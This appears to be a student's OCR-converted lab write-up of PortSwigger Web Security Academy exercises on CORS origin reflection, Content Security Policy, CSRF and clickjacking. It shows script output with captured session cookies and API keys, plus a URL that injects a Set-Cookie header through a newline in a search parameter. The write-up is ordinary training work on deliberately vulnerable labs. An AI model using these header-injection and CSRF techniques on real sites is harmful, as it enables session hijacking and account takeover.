Your comment has been submitted.

< Back to blog

```
3.1 @ elafleur [evan] $python3 *cookies.py
['secret=CDjD1yIMMLZTP8hUK4BGndaggAeB47pE', ' session=uDjVUdMyU1XKK9wjHjeyP0rCOFrOpofh']
{'secret': 'CDjD1yIMMLZTP8hUK4BGndaggAeB47pE', ' session': 'uDjVUdMyU1XKK9wjHjeyP0rCOFrOpofh'}
3.1 @ elafleur [evan] $
```


3.1.28 capturing-passwords



3.2 CORS, Content Security Policy

CORS

3.2.1 basic-origin-reflection-attack




```
3.2 @ elafleur [evan] $python3 *attack.py
{'Access-Control-Allow-Origin': 'https://elafleur.com', 'Access-Control-Allow-Credentials': 'true', 'Content-Type': 'application/json; charse
t=utf-8', 'Content-Encoding': 'gzip', 'Connection': 'close', 'Content-Length': '180'}
{
  "username": "wiener",
  "email": "",
  "apikey": "BcdfcFdnCxF9EBJjSp6DUkkG9627UYck",
  "sessions": [
    "R0LZDIs1heGcz86FgBaaqE6HErijSTEy",
    "nHvAyeYModBqaW7ZurNUtujJF7FqtIbA"
  ]
}
3.2 @ elafleur [evan] $
```

My Account


Your username is: wiener

Your API Key is: BcdfcFdnCxF9EBJjSp6DUkkG9627UYck



Content Security Policy

3.2.4 Content Security Policy GCP




Hello, elafleur

changed by inline script

changed by origin script

changed by remote script




Hello, elafleur

is this going to be changed by inline script?

is this going to be changed by origin script?

is this going to be changed by remote script?



Response Headers View source

Connection: keep-alive

Content-Length: 542


Content-Security-Policy: default-src 'none'

Content-Type: text/html; charset=utf-8

Date: Sun, 20 Feb 2022 05:29:38 GMT

ETag: W/"21e-LiK+Zqhx16KzvFcE6+PW2j2cqPo"

X-Powered-By: Express





Hello, elafleur

is this going to be changed by inline script?

changed by origin script

is this going to be changed by remote script?







3.3 CSRF

CSRF


3.3.1 no-defenses




3.3.2 no-defenses[continued]




3.3.3 token-validation-depends-on-request-method



3.3.4 token-not-tied-to-user-session



3.3.5 token-duplicated-in-cookie




```
3.3 @ elafleur [evan] $python3 *cookie.py
('Set-Cookie', 'LastSearchTerm=elafleur; Secure; HttpOnly, session=sHOg8YZJCRZqRQQ5euU0qxnpJBPkiPvJ; Sec
ure; HttpOnly; SameSite=None')
('Content-Type', 'text/html; charset=utf-8')
('Content-Encoding', 'gzip')
('Connection', 'close')
('Content-Length', '1039')
```

1 cookie is returned, name is under session= above.

By doing the new line they are identified as their own attributes

Using set cookies allows us to change the set cookie element to whatever we want.


By clearing the cookies, we are stopping the intruder from logging in again since they will be presented with a 400 response from the server. A developer would use a double submit type of strategy to prevent this from happening.


```
3.3 @ elafleur [evan] $python3 *cookie.py
 csrf field in form field: ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2
('Set-Cookie', 'csrf=ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2; Secure; HttpOnly; SameSite=None, session=OxvrqjgY
qUsUO3wBjkY5XHfIMXfRzV3h; Secure; HttpOnly; SameSite=None')
('Content-Type', 'text/html; charset=utf-8')
('Content-Encoding', 'gzip')
('Connection', 'close')
('Content-Length', '1045')
('csrf', 'ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2')
('session', 'OxvrqjgYqUsUO3wBjkY5XHfIMXfRzV3h')
HTTP status code 200
CSRF token in HTML response is ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2
3.3 @ elafleur [evan] $
```

Status code 200 is returned. ZNGWIcBwm0BWUob8juIIJUifL6ogJbh2 is returned

By using a keyed hash function the CSRF will be stores in an HMAC to create and verify the token before anything can be done on the page.

```
3.3 @ elafleur [evan] $python3 *cookie.py
URL to embed (https://ac861ff51e64ccc6c0b07e8600fa007c.web-security-academy.net/?search=elafleur%0ASet-Cookie%3A%20csrf%3Dfoo)
```







```
3.3 @ elafleur [evan] $
```


3.3.9 referer-validation-broken

```
3.3 @ elafleur [evan] $python3 *broken.py
HTTP status code: 400 with response text "Invalid referer header"
3.3 @ elafleur [evan] $
```

```
3.3 @ elafleur [evan] $python3 *broken.py
HTTP status code: 200 with response text <!DOCTYPE html>
<html>
```




3.3.11 perform-csrf



3.4 Clickjacking

Clickjacking

3.4.1 basic-csrf-protected



3.4.3 prefilled-form-input

```
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST"> == $0
  <label>Email</label>
  <input required type="email" name="email" value>
  <input required type="hidden" name="csrf" value="f3tTequJxfnt6hQPESGHucDwNxivYF8h">
  <button class="button" type="submit"> Update email </button>
</form>
```

Looks like just the csrf is prefilled, email may be prefillable via a url link.

Web Security Academy

Clickjacking with form input data prefilled from a URL parameter

LAB Not solved

Go to exploit server | Back to lab description »

My Account


Your username is: wiener

Your email is: wiener@normal-user.net

Email

elafleur@pdx.edu

Update email



